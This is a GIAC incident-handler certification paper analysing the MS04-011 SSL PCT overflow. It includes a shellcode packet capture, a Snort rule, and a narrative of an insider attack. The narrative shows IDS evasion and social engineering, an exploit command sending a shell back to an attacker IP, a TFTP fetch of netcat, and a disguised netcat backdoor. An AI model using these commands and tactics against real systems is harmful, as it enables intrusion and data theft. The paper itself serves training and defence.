Global Information Assurance Certification Paper

GCIH Practical Assignment
Version 3.0

Analyzing the SSL PCT vulnerability in MS04-011

GIAC CERTIFIED INCIDENT HANDLER

DOLFRED MASCARENHAS

AUGUST 5, 2004

Table of Contents

Abstract

The first part of this paper describes the SSL PCT vulnerability published in the Microsoft security advisory, MS04-011. This exploit which attacks IIS servers is still active in the wild and a successful overflow results in shell access. A brief description of the exploit code and the vulnerable Windows functions shall be provided. Microsoft's suggested workaround is then discussed.

The second part details the steps a malicious insider takes to exploit an IIS server, using simple tools to gain and maintain access. A sniffer is deployed to obtain clear text passwords that may assist the attacker in gaining access to financial databases, containing confidential information. The attacker's motivation is primarily greed and revenge and this section reflects on the ease an insider could compromise resources and steal valuable data. Most organizations deploy network perimeter security mechanisms to protect them from external attacks, leading to a hardened exterior, but a soft, crunchy interior.

The third part relates to the Incident Handling process that the Incident Response team would undertake to remediate this incident. A detailed and documented process, listing preparatory steps, example, creating toolkits, analysis of data and correlating this data with the output of other tools to authoritatively identify the exploit and contain the incident.

Statement of Purpose:

The intent of this paper is to demonstrate the ease a malicious insider can compromise resources and steal valuable proprietary data. A disgruntled System Administrator using simple tools and methods, compromises a server in a Datacenter as a stepping stone to attack a financial sector client. Installing a sniffer on the client owned development server may give this attacker user credentials that he could then use to login into the client's network.

The exploit used was published by Johnny Cyberpunk of The Hacker's Choice [1] and relates to the Microsoft MS04-011 PCT SSL vulnerability. Describing the working of SSL and highlighting the differences between SSL and PCT is important. Most published vulnerabilities are cryptic and contain no technical details that would help a security researcher understand the significance and impact of an advisory. An effort shall be made to explain how an SSL 2.0 formatted message with support for PCT extensions causes an overflow in Windows schannel.dll. The functions affected shall be detailed.

After an incident, comes the most fun part and that is Incident handling. The methodology, the effort to gather forensic evidence that would assist in prosecution of the blackhat, creating a Windows Response toolkit to identify and contain the

[1] www.thc.org

attack, correlating the output of many tools to validate the findings is a large part of what we wish to achieve and this paper. On the presumption that a responder should be more adept at identifying and containing an incident and should develop the necessary forensic capabilities needed, this paper detail the process I took to respond to an insider attack.

The Exploit:

On April 13th, 2004, Microsoft published a security advisory, MS04-011 [2] patch which had a large number of critical fixes. This single patch would contain fixes for important windows components and was the first major Windows related security issue for 2004. Undoubtedly more security advisories and related patches are sure to follow. The critical fixes in this patch relate to the following components and was obtained from the Microsoft site.

VULNERABILITY IDENTIFIERS	IMPACT OF VULNERABILITY	WINDOWS 98, 98 SE, ME	WINDOWS NT 4.0	WINDOWS 2000	WINDOWS XP	WINDOWS SERVER 2003
LSASS Vulnerability - CAN-2003-0533	Remote Code Execution	None	None	Critical	Critical	Low
LDAP Vulnerability – CAN-2003-0663	Denial Of Service	None	None	Important	None	None
PCT Vulnerability - CAN-2003-0719	Remote Code Execution	None	Critical	Critical	Important	Low
Winlogon Vulnerability - CAN-2003-0806	Remote Code Execution	None	Moderate	Moderate	Moderate	None
Metafile Vulnerability - CAN-2003-0906	Remote Code Execution	None	Critical	Critical	Critical	None
Help and Support Center Vulnerability - CAN-2003-0907	Remote Code Execution	None	None	None	Critical	Critical
Utility Manager Vulnerability - CAN-2003-0908	Privilege Elevation	None	None	Important	None	None
Windows Management Vulnerability - CAN-2003-0909	Privilege Elevation	None	None	None	Important	None
Local Descriptor Table Vulnerability - CAN-2003-0910	Privilege Elevation	None	Important	Important	None	None
H.323 Vulnerability* - CAN-2004-0117	Remote Code Execution	Not Critical	None	Important	Important	Important
Virtual DOS Machine Vulnerability - CAN-2004-0118	Privilege Elevation	None	Important	Important	None	None
	Remote Code Execution	None	None	Critical	Critical	Critical

[2] [http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx]

VULNERABILITY IDENTIFIERS	IMPACT OF VULNERABILITY	WINDOWS 98, 98 SE, ME	WINDOWS NT 4.0	WINDOWS 2000	WINDOWS XP	WINDOWS SERVER 2003
Negotiate SSP Vulnerability - CAN-2004-0119						
SSL Vulnerability - CAN-2004-0120	Denial Of Service	None	None	Important	Important	Important
ASN.1 "Double Free" Vulnerability - CAN-2004-0123	Remote Code Execution	Not Critical	Critical	Critical	Critical	Critical
Aggregate Severity of All Vulnerabilities		**Not Critical**	**Critical**	**Critical**	**Critical**	**Critical**

The exploit that we shall discuss here is related to the SSL PCT vulnerability, found by Internet Security Systems[3]. To quote from the advisory:

"ISS X-Force has discovered a remotely exploitable buffer overflow condition in the Microsoft Secure Sockets Layer (SSL) library. SSL is an encryption technology commonly used to secure Web and email communications. A buffer overflow condition occurs when processing PCT 1.0 handshake packets that can lead to remote, privileged compromise of affected Windows installations.

If any SSL-enabled services are present, and both the PCT 1.0 and SSL 2.0 protocols are enabled, remote attackers may exploit the buffer overflow condition to execute arbitrary code on vulnerable Windows server installations. This code would run with local system privileges. The protocols necessary for remote exploitation are enabled by default in Windows 2000 and Windows NT version 4."

On April 21st, Johnny Cyberpunk of The Hackers Choice (jcyberpunk@thc.org) [4] released an exploit called THCIISLame.c that resulted in overflowing a Windows Dynamic Link Library, schannel.dll. The code would permit a remote attacker to execute arbitrary code, with local system privileges. Apart from SSL enabled IIS servers, any service that would use the SSL library would be affected.

The first indications of this exploit were not noticed till April 25th as published on the Incidents mailing list by James Ridden. [5]. This activity has been seen periodically in the wild and the Handler's at Incidents.org did discuss this exploit as late as July 17th, 2004. [6]

Vulnerability names:

CVE: The Common Vulnerability and Exposures attempts to standardize names of vulnerabilities and lists this vulnerability as a Candidate for inclusion.

[3] http://xforce.iss.net/xforce/alerts/id/168
[4] http://www.thc.org/exploits/THCIISSLame.c
[5] http://marc.theaimsgroup.com/?l=incidents&m=108307552519232&w=2
[6] http://isc.incidents.org/diary.php?date=2004-07-17.

ID: CAN-2003-0719 .
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

US-CERT: The United States Computer Emergency Response Team published vulnerabilities and advisories.
ID: VU#586540
http://www.kb.cert.org/vuls/id/586540

BugTraq Bid: SecurityFocus BugTraq BID categorizes vulnerabilities .
BID: 10116
http://www.securityfocus.com/bid/10116

Variants:

On April 24th, 2004 H.D. Moore released a perl variant to the THC exploit for the Metasploit project. [7]

Servers affected:

The advisory mentioned that any service that uses the SSL library would be affected. The common misconception was that only SSL enabled Internet Information Servers are vulnerable. And that's wrong. A listing of services and ports are listed below.

- SMTP – TCP 25
- POP3 – TCP 995
- IMAP – TCP 993
- NNTP – TCP 563
- HTTPS - TCP 443

The types of server applications vulnerable are:

- Microsoft Internet Information Services 4.0
- Microsoft Internet Information Services 5.0
- Microsoft Internet Information Services 5.1
- Microsoft Exchange Server 5.5
- Microsoft Exchange Server 2000
- Microsoft Exchange Server 2003
- Microsoft Analysis Services 2000

Services not vulnerable include:

- SQL Server 2000
- Windows 2003
- Internet Information Services 6.0

(It should be noted that Windows 2003 and IIS 6.0 would be vulnerable if PCT is manually enabled by an administrator).

[7] http://www.metasploit.com/projects/Framework/exploits.html#windows_ssl_pct

Packet captures:

```
000 : 80 62 01 02 BD 00 01 00 01 00 16 8F 82 01 00 00   .b..............
010 : 00 EB 0F 54 48 43 4F 57 4E 5A 49 49 53 21 32 5E   ...THCOWNZIIS!2^
020 : BE 98 EB 25 03 E7 3E D8 08 24 02 06 6C 59 6C 59   ...%..>..$..lYlY
030 : F8 1D 9C DE 8C D1 4C 70 D4 03 58 46 57 53 32 5F   ......Lp..XFWS2_
040 : 33 32 2E 44 4C 4C 01 EB 05 E8 F9 FF FF FF 5D 83   32.DLL........].
050 : ED 2C 6A 30 59 64 8B 01 8B 40 0C 8B 70 1C AD 8B   .,j0Yd...@..p...
060 : 78 08 8D 5F 3C 8B 1B 01 FB 8B 5B 78 01 FB 8B 4B   x.._<.....[x...K
070 : 1C 01 F9 8B 53 24 01 FA 53 51 52 8B 5B 20 01 FB   ....S$..SQR.[ ..
080 : 31 C9 41 31 C0 99 8B 34 8B 01 FE AC 31 C2 D1 E2   1.A1...4....1...
090 : 84 C0 75 F7 0F B6 45 09 8D 44 45 08 66 39 10 75   ..u...E..DE.f9.u
0a0 : E1 66 31 10 5A 58 5E 56 50 52 2B 4E 10 41 0F B7   .f1.ZX^VPR+N.A..
0b0: 0C 4A 8B 04 88 01 F8 0F B6 4D 09 89 44 8D D8 FE  .J.......M..D...
0c0 : 4D 09 75 BE FE 4D 08 74 17 FE 4D 24 8D 5D 1A 53   M.u..M.t..M$.].S
0d0 : FF D0 89 C7 6A 02 58 88 45 09 80 45 79 0C EB 82   ....j.X.E..Ey...
0e0 : 89 CE 31 DB 53 53 53 53 56 46 56 FF D0 89 C7 55   ..1.SSSSVFV....U
0f0 : 58 66 89 30 6A 10 55 57 FF 55 E0 8D 45 88 50 FF   Xf.0j.UW.U..E.P.
100 : 55 E8 55 55 FF 55 EC 8D 44 05 0C 94 53 68 2E 65   U.UU.U..D...Sh.e
110 : 78 65 68 5C 63 6D 64 94 31 D2 8D 45 CC 94 57 57   xeh\cmd.1..E..WW
120 : 57 53 53 FE CA 01 F2 52 94 8D 45 78 50 8D 45 88   WSS....R..ExP.E.
130 : 50 B1 08 53 53 6A 10 FE CE 52 53 53 53 55 FF 55   P..SSj...RSSSU.U
140 : F0 6A FF FF 55 E4                                 .j..U.
```

The THCOWNZIIS is a good indication of a successful compromise. A snort signature is below that details the triggers of this capture. Later discussions will highlight the need to verify the presence of 0x86 in the SSL handshake packets.

IDS Signatures:
WEB-MISC PCT Client_Hello overflow attempt

```
ALERT TCP $EXTERNAL_NET ANY -> $HTTP_SERVERS 443 (MSG:"WEB-MISC PCT
CLIENT_HELLO OVERFLOW ATTEMPT"; FLOW:TO_SERVER,ESTABLISHED; CONTENT:"|01|"; DEPTH:1;
OFFSET:2; BYTE_TEST:2,>,0,6; BYTE_TEST:2,!,0,8; BYTE_TEST:2,!,16,8; BYTE_TEST:2,>,20,10;
CONTENT:"|8F|"; DEPTH:1; OFFSET:11; BYTE_TEST:2,>,32768,0,RELATIVE;
REFERENCE:BUGTRAQ,10116; REFERENCE:CVE,2003-0719;
REFERENCE:URL,WWW.MICROSOFT.COM/TECHNET/SECURITY/BULLETIN/MS04-011.MSPX;
CLASSTYPE:ATTEMPTED-ADMIN; SID:2515; REV:9;)
```

To explain the snort rule, breaking up the rule into different segments for ease and referring to the snort manual, we have: [8]

1. ALERT TCP $EXTERNAL_NET ANY -> $HTTP_SERVERS 443
   → Alert on all TCP traffic sourced from an external network on any port, destined to the defined HTTPS_SERVERS list on TCP port 443.

2. (MSG:"WEB-MISC PCT CLIENT_HELLO OVERFLOW ATTEMPT"; FLOW:TO_SERVER,ESTABLISHED; CONTENT:"|01|"; DEPTH:1; OFFSET:2

[8] http://www.snort.org/docs/snort_manual

→ This is a check on the packet's content. The "msg" component is the message of the alert. FLOW: reflects the direction of the established data flow and is towards the SSL server. Snort checks for Hex 01 within a depth 1 byte after 2 bytes from the beginning.

3. BYTE_TEST:2,>,0,6; BYTE_TEST:2,!,0,8; BYTE_TEST:2,!,16,8; BYTE_TEST:2,>,20,10; CONTENT:"|8F|"; DEPTH:1; OFFSET:11; BYTE_TEST:2,>,32768,0,RELATIVE;

→ The byte_test option will grab defined bytes and test them against a value. To explain the first test segment, the snort engine will skip 6 bytes from the start of the payload, grab 2 bytes and test if the value of these bytes are greater than 0. The other byte_test segments are similar.

4. REFERENCE:BUGTRAQ,10116

→ A reference. In this case, a BugTraq Bid number.

To better understand this exploit, one would need to understand the SSL and PCT protocols. The PCT protocol was Microsoft's response to Netscape's SSL.[9] I shall briefly describe the SSL protocol and then proceed to list the minor differences between the two. The PCT protocol did not really catch on with the rest of the Industry. Netscape's SSL was dominant in the late 1990's and the IETF created a standard out of SSLv3 renaming it to TLS v1 – RFC 2246 [10] and the TLS security extensions are defined in RFC 3546. [11]

A brief description of SSL:

The Secure Sockets Layer (SSL) is a security protocol that provides confidentiality between client and server applications while communication across untrusted networks. This privacy is achieved by encryption of data. How about authentication? Does the client really know the participating server? To overcome that issue, SSL also authenticates the server, specifying that client authentication be optional. SSL provides reliable transport of data using TCP (Transmission Control Protocol) [12] to ensure delivery of data packets between the two parties.

The SSL protocols when successfully implemented provides security services to application data, preventing illegal disclosure vide snoops or manipulation normally between a client and an SSL enabled server. This protocol also provides non-repudiation, implying that a sender on information cannot deny that he did not partake in that transaction. The SSL protocol is based on a client server model and the two play very distinct roles in the SSL protocol negotiation. The client would initiate the negotiation process and server would respond. [13]

SSL 3.0 is backward compatible with older versions of SSL. So how does a SSL enabled system know which version of SSL to negotiate? The answer would lie

[9] http://wp.netscape.com/eng/security/SSL_2.html
[10] http://www.faqs.org/rfcs/rfc2246.html
[11] http://www.faqs.org/rfcs/rfc3546.html
[12] http://www.faqs.org/rfcs/rfc793.html
[13] http://www.wiley.com/WileyCDA/WileyTitle/productCd-0471383546.html

in the first negotiation messages -- the Client-Hello message. And this handshake packet record structure plays a large role in this vulnerability. The client-hello message from an SSLv2 and SSLv3 enabled client would hint to the server that the client can support SSLv3. An SSLv2 server would not interpret the hints and respond with SSLv2 in its server-hello message. But a SSLV3 server would respond with version v3 in its server-hello response.

To establish encrypted flows between the client and the server, the following messages are exchanged. A brief description of each flow shall be explained, with particular emphasis on the client-hello message. The exploit (THCIISLame.c) exploits the client-hello portion on the PCT protocol.

ClientHello:

The ClientHello packet initiates the request to negotiate for the encryption of Application data that follows.

From the SSL 2.0 Protocol Specification, we have

```
char MSG-CLIENT-HELLO
char CLIENT-VERSION-MSB
char CLIENT-VERSION-LSB
char CIPHER-SPECS-LENGTH-MSB
char CIPHER-SPECS-LENGTH-LSB
char SESSION-ID-LENGTH-MSB
char SESSION-ID-LENGTH-LSB
char CHALLENGE-LENGTH-MSB
```

char CHALLENGE-LENGTH-LSB
char CIPHER-SPECS-DATA [(MSB<<8)|LSB]
char SESSION-ID-DATA [(MSB<<8)|LSB]
char CHALLENGE-DATA[(MSB<<8)|LSB]

The last three fields are optional and inclusion depends on the length fields. For example, if the Session ID field of 2 bytes (MSB+LSB) is zero, then the Session-ID-DATA field will be zero. The fields are described in the table below:

Field	**Description**
Version	The highest version that the client can support
Session ID	To revert to the security mechanisms of a previously defined negotiation.
Cipher Suites	A listing of encryption and authentication protocols that the client intends to use.
Challenge	Random data be used for authentication
	And MSB= Most Significant Bit and LSB = Least Significant Bit.

The version number defines the versions the client could support up to and including the version listed in the version field. If the server is SSL v2 enabled and received a Client-Hello packet version of 3, the server would respond with a version request of SSL v2. The random number in the Challenge field partakes in the creation of the master key and is of between 16 and up to 32 bytes (>16 <=32) in length. Four bytes would include the host date and time, to partially ensure that the client does not use the same random number again. The remaining 28 bytes should be "cryptographically secure".

The session ID field in a Client-Hello packet is normally empty. It could include an SID of a previous session, if the client finds a session-identifier for that server in its cache. The Session-ID length should be 0 or 16.

The CIPHER-SPECS-LENGTH should be 0 or multiples of 3. The CIPHER-SPECS-DATA fields are a listing of cryptographic protocols that the client supports. The SSL v2 CIPHER-SPECS-DATA field is 3 bytes long and consists of the following.

CIPHER SPEC ID (1 BYTE)
CIPHER SPEC SUB ID (1 BYTE)
KEY SIZE (BITS) (1 BYTE)

The CIPHER SPEC SUB ID is used to distinguish between Ciphers having the same spec ID.

The compression methods are similar of the cipher suite listing and list a collection of compression methods that it can support. The SSLv3 specification did not have support for compression methods, but the TLS specification does.

ServerHello:

The SSL server on receiving a ClientHello packet would respond with a ServerHello message. Key details of the ServerHello packet are listed in table below.

Field	Description
Version	Lists the SSL version enabled.
Random Number	32 byte seed for encryption.
Session ID	Uniquely identifies this session.
Ciphersuite	Security parameters for this connection.

The ServerHello version field will authoritatively decide the SSL version the client-server pair would use for this session. The server would naturally pick a version equal to or lower that the version in the ClientHello message. For example, if the ClientHello version is 2.0, but the server does support 3.0, the ServerHello version field will be 2.0.

The random number structure is similar to its ClientHello counterpart, is 32 bytes in length, used to seed cryptographic processes, with 4 bytes based on the timestamp of the host and other 28 bytes chosen to be "cryptographically secure". The cipher suite would list one set of encryption/authentication protocols chosen from the client listing. This set would be used to secure data for that session. The Session Identifier is used to uniquely identify this session.

ServerKeyExchange: On the heels on the ServerHello packet is the ServerKeyExchange. This message contains the server's public key and flows unencrypted. The ServerHelloDone message is an indication that the server is done with initial negotiations and is awaiting responses from the client. The ClientKeyExchange is the next step, wherein the client would generate a session key. This key is the symmetric key information that would encrypt the session data. The client would send this key encrypted with the public key of the server. This, essentially forces the server to authenticate, as it would need to know the corresponding private key to decrypt the clients message. The ChangeCipherSpec message follows, to indicate the client-server pair can now begin to use the negotiated protocols and key. The client sends Finished, to indicate a successful negotiation. The server responds with a ChangeCipherSpec and a Finished message. This completes the SSL negotiation and data can now be encrypted.

PCT: (Private Communications Technology)

The PCT (Private Communications Technology) Protocol Internet draft states that PCT is an improvement over SSL and improves on weaknesses in the SSL protocol, designed to provide confidentiality between two identities. The PCT transaction begins with a handshake phase to negotiate a session key (symmetric) and authenticates using the public keys (asymmetric) of the two parties. Now, both

SSL and PCT[14] use TCP for reliable transport. PCT goes further to support UDP [15] (User Datagram Protocol) as an unreliable transport alternative. While a client and server negotiates an encryption protocol, if either entity where to identify using the PCT 1.0 protocol, then that session would conform to the PCT 1.0 standard.

Analysis of the vulnerability:

By far, the best description of this vulnerability was posted by Kyle Quest on the Full-Disclosures mailing list. [16] Most of the discussion that follows, related to workings of this bug, has been obtained from this document. Reading the published advisory from ISS, you would deduce that SSL v2's improper processing of PCT 1.0 handshake messages, results in a buffer overflow. And Kyle details further that the function PctlSrvHandleUniHello () in schannel.dll contains the vulnerability. The exploit involves the use of a SSL 2.0 ClientHello message with a special Cipher Spec that requests the use of PCT 1.0 extensions to SSL. This packet should contain some challenge data sized between 16 to 32 bytes.

Microsoft, in the early days of competing with Netscape's SSL, created a new Cipher Spec, called the PCT_SSL_COMPAT with an ID equal to 0x86. They used the bytes 2 and 3 to reflect the PCT version.

Kyle makes an excellent study of attack vectors and its passage through the different filters within IIS. When a client initiates a transaction by sending a ClientHello packet, the sspifilt.dll filter preprocesses this data and responds with a ServerHello, calling on the AcceptSecurityContext() function to do so. Now to call the function AcceptSecurityContext(), the ClientHello packet will go through secur32.dll, which makes a local procedure call to LSASS, the Local Security Authority Sub System, which handles all security requests, ending up in schannel.dll. This DLL implements security protocols. In schannel.dll, the security protocol of the message is determined by the appropriate protocol handler, Pct1ServerProtocolHandler (). The hello packet is now decoded and the function PctlSrvHandleUniHello () is called. For the attack to occur, the ClientHello packet should be a SSL 2.0 formatted message.

Juliano Rizzo, Core Security Technologies, posted a detailed technical analysis of this vulnerability. [17] In this analysis, with pseudo code, he confirms that the vulnerability lies within schannel.dll. When we spoke of challenge data fields in the Client-Hello packet, we mentioned that it would be between 16 to 32 bytes in length. It appears that insecure checks in the code were the cause of this overflow. A value greater than 0x10 (16 bytes) triggers an overflow and 0x16 (22 bytes) would overwrite the stack return address.

[14] http://www.graphcomp.com/info/specs/ms/pct.htm
[15] http://www.faqs.org/rfcs/rfc768.html
[16] http://www.graphcomp.com/info/specs/ms/pct.htm
[17] http://packetstormsecurity.org/papers/bypass/SSLPCT.txt

Workaround:

Microsoft published a workaround, documented in Knowledge Base Article # 187498. This attempt is to disable the use of PCT and involves editing the registry. [18]

1. On the vulnerable server, locate the registry key "HKLM\SYSTEM\CURRENTCONTROLSET\CONTROL\SECURITYPROVIDERS\SCHANNEL\PROTOCOLS\PCT 1.0\SERVER
2. Add a new binary value, renaming this new value to "enabled".
3. Modify the data value to 00000000
4. Save and reboot.

The Attack:

Insider Threat:

John belongs to the System Administration team, handling both Linux and Windows servers. He builds and configures servers, based on the project needs, leaps at an opportunity to satisfactorily complete a pending client request, anticipating that better client appreciation would translate to a better pay package. John was one of the unfortunates, who for the second year running had to take 7% pay cuts. And that hurt. He had felt that his prospects would improve, despite that his team was reorganized, some close buddies were let go and he was "requested" to submit 48 hour work weeks, irrespective of a demanding on-call support schedule.

Things started to go very wrong, when a high profile, financial sector client's server was infected by a data destructive worm. John had Anti-Virus software active on that server, well, he thought it was active. A user from that project team had disabled the Anti-virus for a session and had not re-enabled it prior to logging out. John's attempt's to manually remove the virus by editing the registry failed, leading to data loss. Unfortunately, no recent backups were available and this issue was escalated by the client to Management, leading to a severe reprimand, with no prospects of a raise or bonus this year. And that hurt all the more.

John was frustrated. He had to hold on to his job, till the job markets improved. In talking to one of his, now unemployed, sysadmin buddies, he was introduced to the idea of making quick money. His friend told of the fun and the money he was now making by working with a group that just one motive. To make more money. And that was by hacking corporate databases in search of credit card information. John was interested, but wary of getting caught. But then, if he played his cards well, he could "kill two birds with one stone". He could make money hacking the client. Now that, he thought was smart.

Everybody knows that financial organizations have voluminous credit card information, stored in databases at the corporate office. All John had to do was to

[18] http://support.microsoft.com/default.aspx?scid=kb;en-us;187498

somehow get access to these databases, grab a listing of credit cards and sell them to his buddies group. Ethics be dammed, he said, large organizations do not get hurt with a little financial loss. Then, he started to hum the melody of Dire Strait's "Money for nothing" and with a bounce in his step and determination to see this through, he set about to plan.

John was a system administrator. He knew the network and he knew the basics on hacking. If he needed help on obtaining tools and how they worked, he could always request his buddy to help him. He knew the folks in the security team, handling the intrusion detection devices. He knew the network administrators and they all owned him a favor or two. To start, he needed a plan. A simple plan. Not too exotic or complicated. No "0 day" exploits, no crashing of data drives, no script kiddies like defacing of web pages. Create a simple plan that would get him access to the client's internal network across a VPN tunnel, between this data center and the client.

Attack plans:

John was determined not to get caught. He listed his plan, looking for flaws in logic.

- Identify a server in the client owned segment which may have bi-directional data flows. This server should not be in John's administrative realm.
- Scan for a vulnerability on the server to exploit.
- Download an exploit from packetstormsecurity.com or other exploit sites.
- Attempt to load a backdoor tool on the exploited server to maintain access
- Attempt to create a user account with administrative privileges
- Activate a sniffer to obtain client passwords, transmitted in clear text.
- Consider removing all traces from log files.
- With a user credentials obtained, try and login into servers on the client's internal network.

Do all this without getting caught? Well, John thought that this was a good plan. He had to make sure that all attempts would not be detected by IDS. Now that's a tall order. How would John know the active rule set on the Snort IDS? The exploit that he intended to use may trigger an alert of Severity 1 and maybe investigated by an analyst that would trace flows right up to John. How was John to get an exploit that when run, if detected by the IDS, would not stand out as flows not seen before.

John had to choose some packaged code that would exploit a known vulnerability, but not significantly alarm the team monitoring the alerts. Why not put some insider tricks into play and lookup a friendly face on the IDS analyst team? Somebody that would give him some information on the volume and severity of alerts, any recent worm activity, alerts that are normally analyzed and followed up. In short, John was trying to narrow the list of exploits that he could run, without the fear of being caught. If the number of IDS alerts had a large number of false positives

and the IDS team had no knowledge to tuning the rule set to minimize those false positives, then John could research vulnerabilities from that list.

On the pretext of needing help with a imaginary problem, John went to the security room, where some analysts are always present. He found a friendly face, somebody who had recently been transferred from the help-desk and who had requested assistance from John in the past. That chap was happy to help John with his imaginary problem. A week later, John invites his new analyst friend out to lunch and they discuss work. John indicates that he would like to move from being a sysadmin to more security related work within the organization and queries his friend on the type and volume of alerts, recent severity 1 issues and the team's knowledge in analyzing alerts and packet dumps.

Seeking to impress John with his now elitist status, the friend starts to list alerts that have been false positives in the past and not investigated. Snort thresholds [19] had been set to reduce the number of alerts. The snort signature with the current highest number of alerts was related to the SSL PCT issue, said the friend.

Obtaining the exploit code:

John did his research on MS04-011, the Microsoft advisory on the SSL PCT issue. Reading postings on BugTraq [20] and googling for information, he found the THC website. Downloading the code and with no knowledge of how the code functions, John struggled compiling the code on a Linux box with gcc.[21] After 3 failed attempts, John read the code header which detailed instructions on compiling. John had to use a Visual C++ compiler and managed to download a VC++ install from the Microsoft site. [22]

Installing VC++ and compiling the code failed again for lack of a header file called winsock2.h. Now John was stumped. He had never compiled code with VC++. When in doubt, google, he said. A posting on a VC++ development blog mentioned winsock2.h is available in the platform SDK. [23]
So, John downloaded and installed the SDK. On setting the environment variables, compilation was good and John now had his executable.

Reconnaissance:

John now had to identify SSL enabled servers from a segment of the network that had client owned development servers. John knew the address range that was assigned to that portion of the network. By looking up the IP address tracking document, he was able to obtain specific IP addresses of servers that were used for development activity. All he had to do now was to make sure that these servers were up, and that TCP 443 was enabled at the firewall into the Data center.

[19] http://www.snort.org/docs/snort_manual/node18.html
[20] http://www.securityfocus.com/archive/1/361270
[21] http://gcc.gnu.org/
[22] http://msdn.microsoft.com/visualc/vctoolkit2003/
[23] http://www.microsoft.com/msdownload/platformsdk/sdkupdate/

Being an insider has its advantages. No guess work, no scans of address ranges that may alert the security team.

There were 113 servers in that network segment and a port scan would be needed to narrow down the list. John had used Nmap in the past. [24]

He'd rather use a tool that did not trigger the IDS. Did snort have any Nmap related signatures? How would the IDS analysts react when they see Nmap alerts from the internal network outbound to a specific segment? How about another scan tool that did not have Nmap's popularity? He decided to use a windows port of hping2[25]. Now John had another trick up his sleeve. To "hide" this scan activity, John called his buddy at the Security team requesting assistance in tracing data flows. Could the buddy snoop at the SPAN port [26] for SSL related traffic while John tests a new SSL enabled remote admin tool that the company intends to deploy?

After running a few dummy attempts using hping2, John thanked his buddy profusely. Any future packets with destination port TCP 443 from John's IP address would be construed as testing this "new application" by the IDS team. The hping2 command was executed as shown below in. One packet was sent every 5 minutes, from the same source port. This way, snort's portscan preprocessor [27] may not detect this activity. No snort logs to come back and haunt John.

The hping2 syntax is described below:

- c 1	Send one packet
- s 1042	from TCP source port 1042
- p 443	to TCP destination port 443

[24] http://www.insecure.org/nmap/nmap_download.html
[25] http://www.hping.org/download.html
[26] http://www.cisco.com/warp/public/473/41.html
[27] http://www.snort.org/docs/snort_manual/node17.html#SECTION00381000000000000000

From the output of that single packet, host 192.168.1.102 responded with a TCP RST packet, indicative of no service is listening on TCP 443. John then wrote a small batch file that ran this command, once every 5 minutes. He had the file of addresses that he wanted scanned. Feeding those addresses to his batch script, the output of the script was written to another file for later perusal.


Obtain shell:

Later that day, John listed the addresses that had SSL listening from his hping output. He started with two addresses picked randomly and executed the exploit as shown below. He was euphoric when he got a shell to server 192.168.1.3. He calmed himself and waited a while, before calling up his IDS buddy, thanking him again. The intent here was to figure out if the IDS chaps were on to him.

```
C:\Program Files\Microsoft Visual C++ Toolkit 2003> thc-org 192.168.1.3 10.10.1.102
31337
```

The compiled code is an executable called thc-org.exe.

192.168.1.3 – IIS SSL server awaiting exploit, 10.10.1.102 – IP address of attacker and TCP 31337 – Port of shell.



Now that John had shell access, he needed to upload a backdoor tool that would permit him access at all times. What better tool than netcat?[28] Now, the System Administrators had a test box. John had installed a TFTP server on that test box. He used the default windows TFTP client to grab the netcat binary, nc.exe.

```
tftp –i 192.168.1.13 GET nc.exe
```

Now to get netcat active, hidden as an "expected" service on a port that hopefully will not alert an admin, while listing listening services using netstat –an | more. John copied nc.exe to \winnt\system32, renaming the file as navupdate.exe. He then activated netcat with the command below.

```
navupdate –L –p 1034 –e cmd.exe
```

To describe the command line above:

Exe/switch	Description
navupdate	the renamed netcat executable
- L	Listen harder on socket close
